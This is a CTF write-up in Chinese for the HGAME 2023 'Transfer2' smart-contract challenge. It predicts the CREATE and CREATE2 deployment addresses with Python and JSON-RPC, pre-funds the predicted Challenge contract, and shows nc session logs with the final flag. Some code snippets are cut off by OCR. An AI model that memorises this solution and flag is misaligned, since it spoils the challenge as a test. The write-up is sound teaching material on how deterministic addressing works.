
本题的关键是不要先部署合约，先看代码。

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.7;

contract Transfer2{
    Challenge public chall;
    event SendFlag();
    bytes32 constant salt = keccak256("HGAME 2023");
    constructor() {
        chall = new Challenge{salt: salt}();
        if (chall.flag()){
            emit SendFlag();
        }
    }
    function getCode() pure public returns(bytes memory){
        return type(Challenge).creationCode;
    }
}

contract Challenge{
    bool public flag;
    constructor(){
        if(address(this).balance >= 0.5 ether){
            flag = true;
        }
    }
}
```

观察代码可知，如果事先没有满足条件（即`balance>=0.5 ether`），那么是不可能触发`sendFlag`事件的，因为`constructor`不可能二次调用，同时，部署账号的私钥未知，不可能使用`create2`或者`create`函数重新部署合约（即使已知也做不到，因为`Transfer2`合约是使用`create`部署的，该函数以账户交易次数作为`nonce`）。通过`hash`碰撞来生成一个可以覆盖合约的地址的想法是愚蠢的，因为`SHA3`在目前来看，碰撞几率几乎为0。
以上所有想法笔者都花了一天的时间去尝试和验证，因此不必再试了。
这么说，这道题难道就真的无解吗？当然不是，因为只要我们实现知道合约部署在什么地方，往那个`Challenge`合约先转个`1 ether`不就行了。
那么如何预测合约部署的地址呢？首先，我们创建一个账户，向账户转账`1 ether`，但是先不要部署合约。这时候，我们拿到了账户地址，例如：

```
0xfd6Bb138dDd1b2d5aC4d6045A764182b3ED3b245
```

接下来，我们确认该账户的交易次数：


Params Authorization Headers (7) Body Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary GraphQL JSON


```
{
    "jsonrpc": "2.0",
    "method": "eth_getTransactionCount",
    "params": [
        "0xfd6Bb138dDd1b2d5aC4d6045A764182b3ED3b245",
        "latest"
    ],
    "id": 1
```

Body Cookies Headers (7) Test Results

Pretty Raw Preview Visualize JSON

```
{
    "jsonrpc": "2.0",
    "id": 1,
    "result": "0x0"
}
```

可以发现，是0次，接下来，我们确定后端部署合约的方式。
通过搜索引擎可知，题目是基于该项目编写的：https://github.com/chainflag/eth-challenge-base，查阅其中的合约部署相关代码：


```
    contract_addr: str = account.get_deployment_address()
    try:
        tx_hash: str = self._contract.deploy(
            account, constructor.valu
        )
    except Exception as e:
        print(e)
        return 1
    print(f"[+] contract address: {cc
    print(f"[+] transaction hash: {tx
    return 0
```

Definition References

Defined in eth_challenge_base/utils/eth.py

```
58    self.deploy = ContractCreation(self)
```

Viewing precise results. Try a search-based lookup. Learn more.

可以发现，没有`salt`的影子，因此底层应该是使用`create`函数部署的合约。
查阅文档可知，`create`函数部署的合约，地址生成规则为：

```
keccak256(rlp([sender, nonce]))
```

现在，`sender`和`nonce`都已知，那么接下来要部署的合约地址便也提前知道了。
不过，我们的目的是要知道该合约创建的`Challenge`合约的地址，因此，再次阅读代码：

```
//...
    bytes32 constant salt = keccak256("HGAME 2023");
    constructor() {
        chall = new Challenge{salt: salt}();
//...
```

很明显，此处的合约使用的是`create2`方式部署的。
`create2`函数生成的地址规则如下：

```
keccak256(0xff + sender + salt + keccak256(init_code))
```


其中，`sender`、`salt`已知，`init_code`可以实现部署一个用于测试的合约，调用合约的`getCode`函数得到，这样一来`Challenge`的合约地址也可以预测出来了，以下是实现地址预测的代码：

```
from rlp import encode

from web3 import Web3

prefix = '0xff'
creator = 'E2EF078018b6DcaC3daBF17D82d2DA5554657fD4'

knownSalt =
'3ec137672b90366126b6416bd4fd1eba98d6887a1303a5e0e5e2d475e91efbc5'  # HGAME
2023
knownHash =
'935f3dbc7af8507be23c7688266f5d8ac74359011f4c43e806bfd4f077cdcb2f'

deployer = 0xfd6Bb138dDd1b2d5aC4d6045A764182b3ED3b245



if __name__ == '__main__':
    nonce = 0x0
    hashed = Web3.sha3(encode([deployer, nonce]))[12:]
    contractAddress = ''.join(['%02x' % b for b in hashed])
    print('contractAddress', contractAddress)
    predict = prefix + contractAddress + knownSalt + knownHash
    hashed = Web3.sha3(hexstr=predict)[12:]
    hashed_str = ''.join(['%02x' % b for b in hashed])
    print('ChallengeAddress', hashed_str)
```

运行得到`Transfer2`合约地址和`Challenge`合约地址：

```
contractAddress 021fd257cdce9a7b4a98e21b56eea7ee8cf4425b
ChallengeAddress 8a65af3404b37704dc25883b061e65547d934c81
```


向地址`0x8a65af3404b37704dc25883b061e65547d934c81`转账`1 eth`，然后部署合约：



```
C:\>nc64 week-4.hgame.lwsec.cn 31620
Well, Can you transfer this address 0.5 ETH !?
Your goal is to emit SendFlag event.

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 2
[-] input your token: v4.local.yiBpl4vErH-9doksqIjHupuWi-6Lu5Z-LkswqllZh1LywUPEVi1zOsGSbOS3XIL7N8v0vz4DEz1KpdobTqSOpQE_x
MSZ2Xl6QTReFW02XgjPTaLy9tCz951mJIfq6kVr5slxPxWRqqwL_q6Vi3lusVq2zsrC1GOxqt0DjIXLJevGQg
[+] contract address: 0x021fd257cdcE9A7b4A98e21B56eEA7EE8CF4425b
[+] transaction hash: 0x7aec802d1228bc29fc71312a05c8a3fad4689506e6625044e7f60f2c4c60c348
```

可见，`Transfer2`的合约地址与预测一致。

最后，提交返回的`transaction hash`，获得flag：



```
C:\>nc64 week-4.hgame.lwsec.cn 31620
Well, Can you transfer this address 0.5 ETH !?
Your goal is to emit SendFlag event.

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.yiBpl4vErH-9doksqIjHupuWi-6Lu5Z-LkswqllZh1LywUPEVi1zOsGSbOS3XIL7N8v0vz4DEz1KpdobTqSOpQE_x
MSZ2Xl6QTReFW02XgjPTaLy9tCz951mJIfq6kVr5slxPxWRqqwL_q6Vi3lusVq2zsrC1GOxqt0DjIXLJevGQg
[-] input tx hash that emitted SendFlag event: 0x7aec802d1228bc29fc71312a05c8a3fad4689506e6625044e7f60f2c4c60c348
[+] flag: hgame{e0638df02eec0ccaa653b66de526c282a335ed3e}
```

得到flag：

```
hgame{e0638df02eec0ccaa653b66de526c282a335ed3e}
```